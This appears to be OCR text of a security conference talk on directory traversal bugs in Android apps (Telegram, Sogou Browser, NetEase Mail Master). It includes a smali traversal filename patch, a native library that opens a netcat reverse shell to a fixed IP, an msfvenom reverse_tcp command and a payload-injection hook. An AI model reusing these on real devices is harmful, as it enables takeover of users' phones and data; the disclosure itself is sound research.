
- What happened to renameTo?
  - Many aspects of the behavior of this method are inherently platfoorm-dependent: The rename operation might not be able to move a file from one filesystem to another, it might not be atomic, and it might not succeed if a file with the destination abstract pathname already exists. The return value should always be checked to make sure that the rename operation was successful.
- Unexploitable ?
  - Mp2o 2017, MWR overwrote an ini file on the sdcard to finally install an malicious app on target device

Case via hooking

- The important thing is to find a proper position to place a hook
  - A custom class used to denote the file entity
  - A standard Map object which stores file information
- Manually Tracing
  - Tracing forward from the beginning Layout and send button onClickListener
  - Tracing back from the point that sends the network request (Usually in native code)
- Automatically Tracing(Taint Analysis)
  - Static program analysis techs, call graphs and control flow graph
    - Difficulties in RPC, IPC, multi-threads, async tasks, class inheritance, implicit invocations, etc.
  - Dynamic analysis techs, hooking and logging the call stack
    - Multi-stage call stack logging required

Case via repackaging or recompiling

- CVE-2017-17715 Directory traversal in Telegram Messenger (Discovered by Natalie)
  - Didn’t canonicalize and sanitize the filename during downloading document
- How to specify a malformed file name during sending file
  - Repackaging or recompiling



```
.method public serializeToStream(Lorg/telegram/tgnet/AbstractSerializedData;)V
    .locals 1
    .param p1, "stream"    # Lorg/telegram/tgnet/AbstractSerializedData;

    .prologue
    .line 738
    sget v0, Lorg/telegram/tgnet/TLRPC$TL_documentAttributeFilename;->constructor:I

    invoke-virtual {p1, v0}, Lorg/telegram/tgnet/AbstractSerializedData;
    ->writeInt32(I)V

    .line 739
    iget-object v0, p0, Lorg/telegram/tgnet/TLRPC$TL_documentAttributeFilename;
    ->file_name:Ljava/lang/String;

    const-string v0,
    "../../../../data/data/org.telegram.messenger/files/tgnet.dat.bak"

    invoke-virtual {p1, v0}, Lorg/telegram/tgnet/AbstractSerializedData;
    ->writeString(Ljava/lang/String;)V

    .line 740
    return-void
.end method
```

Agenda


- Concept and Impacts
- Where and how to find directory traversal issues
- **Tricks for exploiting**
- Conclusion

Categories of directory traversal

- Be able to read arbitrary files
  - Logic bugs in exported components
- Be able to Overwrite arbitrary files directly
  - Path traversal in unzip
  - Sync directory of a Cloud Apps
- Be able to write, but cannot overwrite files
  - Download a document and rename if file already exists in Document Apps
  - Download an attachment and rename if file already exists in Mailbox
  - Download an arbitrary file and rename if file already exists in Instant Messaging Apps

Auto renaming if file exists

- Rename if exists, avoid overwriting existing files.
- Multiple forms:
  - testfile-2.txt
  - testfile(2).txt




```java
/**
 * Creates a unique file in the external store by appending a hyphen
 * and a number to the given filename.
 * @param filename
 * @return a new File object, or null if one could not be created
 */
public static File createUniqueFile(String filename) {
    // TODO Handle internal storage, as required
    if (Environment.getExternalStorageState().equals(Environment.MEDIA_MOUNTED)) {
        File directory = Environment.getExternalStorageDirectory();
        File file = new File(directory, filename);
        if (!file.exists()) {
            return file;
        }
        // Get the extension of the file, if any.
        int index = filename.lastIndexOf('.');
        String name = filename;
        String extension = "";
        if (index != -1) {
            name = filename.substring(0, index);
            extension = filename.substring(index);
        }
        for (int i = 2; i < Integer.MAX_VALUE; i++) {
            file = new File(directory, name + '-' + i + extension);
            if (!file.exists()) {
                return file;
            }
        }
        return null;
    }
    return null;
}
```

Tricks for exploiting


- Files to be used by an application
  - General Files
    - SharedPreference in /data/data/<package name>/shared_prefs/<sp>.xml
    - Sqlite Databases in /data/data/<package name>/databases/<db>.db
  - Plugins
    - shared libraries/ dex / jar / apk / odex
    - pre downloaded, loading, unloading and even updating dynamically
  - Hot patches
    - Fix critical vulnerabilities by pushing emergency patches
    - Combine with multi-dex mechanism
  - Executables
    - eg. watch_server
  - Other configuration files
    - In the sandbox or in the sdcard

Plugins: CVE-2018-8084 Directory traversal in Sogou Browser

- Allows overwriting files directly
- there're so many shared libraries exists in /data/data/sogou.mobile.explorer/
- we overwrites a proper one to get a shell
  - e.g. libvplayer.so
- The application remains operational after replace the library




```
sailfish:/data/data/sogou.mobile.explorer # find . -name *.so
./app_lib/libsogouwebview.so
./files/plugin/sreader/lib/libconceal.so
./files/plugin/sreader/lib/libDeflatingDecompressor-v3.so
./files/plugin/sreader/lib/libNativeFormats-v4.so
./files/plugin/sreader/lib/libLineBreak-v2.so
./files/tts/libsnd.so
./files/tts/libttsoff.so
./files/tts/libdict.so
./app_libs/libvscanner.so
./app_libs/libOMX.18.so
./app_libs/libvvo.7.so
./app_libs/libOMX.14.so
./app_libs/libvplayer.so
./app_libs/libOMX.9.so
```



```
JNIEXPORT jint JIN_Onload(JavaVM *vm, void reserved){
    prepare_busybox();
    system("/data/data/com.sogou.browser/files/busybox nc 192.168.31.33
    12306 -e /system/bin/sh &");
    return JNI_VERSION_1_4;
}
```

Plugins: CVE-2018-5192 Directory traversal in NetEase Mail Master


- Directory traversal in Attachment downloading
  - Controllable file name of attachment
  - lacking of canonicalization
- Dangerous advertisement plugin loading and updating
  - It loads finalcore.jar after launch
  - Update finalcore.jar by rename newcore.jar to finalcore.jar if exists




```
[*] /data/user/0/com.netease.mail/shared_prefs/sdk_config.xml
[*] /data/user/0/com.netease.mail/shared_prefs/sdk_config.xml
[*] /data/user/0/com.netease.mail/files
[*] /data/user/0/com.netease.mail/files
[*] /data/user/0/com.netease.mail/files/sllak/core
[*] /data/user/0/com.netease.mail/files/sllak/opt/28654
[*] /data/user/0/com.netease.mail/files/sllak/opt/28654
[*] /data/user/0/com.netease.mail/files/sllak/core/newcore.jar
[*] /data/user/0/com.netease.mail/files/sllak/core/finalcore.jar
[*] /data/user/0/com.netease.mail/files/sllak/opt/28654
[*] /system/etc/security/cacerts/40c4b137.0
[*] /data/misc/user/0/cacerts-added/40c4b137.0
[*] /system/etc/security/cacerts/e422605a.0
[*] /data/misc/user/0/cacerts-added/e422605a.0
[*] /data/user/0/com.netease.mail/files/sllak/opt
```

Plugins: CVE-2018-5192 Directory traversal in NetEase Mail Master

- Decrypt the encrypted and locate the position statically
- Hook the newcore.jar and locate the position dynamically




```
[*] /data/user/0/com.netease.mail/files/sllak/core/newcore.jar
java.lang.Exception
    at java.io.File.exists(Native Method)
    at com.ak.android.bridge.c.a(SourceFile:82)
    at com.ak.android.shell.AKAD.checkBridge(SourceFile:114)
    at com.ak.android.shell.AKAD.initSdk(SourceFile:33)
    at com.netease.mobimail.module.adsdks.a.c.b(SourceFile:47)
    at com.netease.mobimail.module.adsdks.a.a.a(SourceFile:86)
    at com.netease.mobimail.module.adsdks.a.a.n(SourceFile:77)
    at com.netease.mobimail.module.adsdks.a.a.b(SourceFile:45)
    at com.netease.mobimail.module.adsdks.a.a$2.a(SourceFile:217)
    at com.netease.mobimail.module.adsdks.d.a(SourceFile:77)
    at com.netease.mobimail.module.ads.j.m(SourceFile:114)
    at com.netease.mobimail.module.ads.j.b(SourceFile:106)
    at com.netease.mobimail.activity.LaunchActivity$16.run(SourceFile:585)
    at android.os.Handler.handleCallback(Handler.java:751)
    at android.os.Handler.dispatchMessage(Handler.java:95)
    at android.os.Looper.loop(Looper.java:154)
    at android.app.ActivityThread.main(ActivityThread.java:6121)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:889)
    at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:779)
```




```
label_211:
  if(c.f.exists()) {
    e.c(a.c("IAADLwABRSsdHRYVAA=="));
    if(c.g.exists()) {
      c.g.delete();
    }

    if(!c.f.renameTo(c.g)) {
      goto label_239;
    }

    e.c(a.c("IAADLwABRSYEB0UDFgAgRQYADxIIKwAQRRUcRSgMGgQNOQQ8"));
  }
```

Plugins: CVE-2018-5192 Directory traversal in NetEase Mail Master

- Exploit:
  - We can prepare a malformed newcore.jar and wait for the shell
  - generate a shell with the assistance of Metasploit or Drozer, then inject it to an class to be loaded
  - msfvenom -p android/shell/reverse_tcp LHOST=172.18.200.27 LPORT=60004 -o 172168.apk




```
[+] class loader, loaded class com.ak.android.bridge.Bridge
[+] class loader, loaded class com.ak.android.bridge.DynamicObject
[+] class loader, loaded class com.ak.android.engine.core.d
[+] class loader, loaded class com.ak.android.bridge.engine.g.c
[+] class loader, loaded class com.ak.android.bridge.base.landingpage.ILandingPageView
```



```
.method public getNativeAdLoader(Landroid/content/Context;Ljava/lang/String;Lcom/ak/android/engi
    .locals 1
    .param p1, "context"    # Landroid/content/Context;
    .param p2, "adSpaceId"    # Ljava/lang/String;
    .param p3, "listener"    # Lcom/ak/android/engine/core/d;

    .prologue
    .line 51

    invoke-static {p0}, Lcom/exp/Payload;->start(Landroid/content/context)V
    invoke-static {}, Lcom/ak/android/engine/core/SDKProxy;->getSdkProxy()Lcom/ak/android/engine
```

Internal Module: CVE-2017-17715 Directory traversal in Telegram (Discovered by Natalie)


- Directory traversal in Downloading documents
  - Cannot overwrite existing files.
  - Controllable file name of documents
  - lacking of canonicalization when downloading
- The implementation of tgnet module is dangerous
- Exploit1:
  - We can place tgnet.dat.bak file and wait for loading
  - Results in a crash / possibility of session hijacking



```
Config::Config(std::string fileName) {
    configPath = ConnectionsManager::getInstance()
    .currentConfigPath + fileName;
    backupPath = configPath + ".bak";
    FILE *backup = fopen(backupPath.c_str(), "rb");
    if (backup != nullptr) {
        DEBUG_D("Config(%p, %s) backup file found %s",
        this, configPath.c_str(), backupPath.c_str());
        fclose(backup);
        remove(configPath.c_str());
        rename(backupPath.c_str(), configPath.c_str());
    }
}
```

Shared Preference: CVE-2017-17715 Directory traversal in Telegram

- Exploit #2
    - The implementation in AOSP also has backup file restore logic
    - This is a general way to overwrite files if we can not overwrite files directly

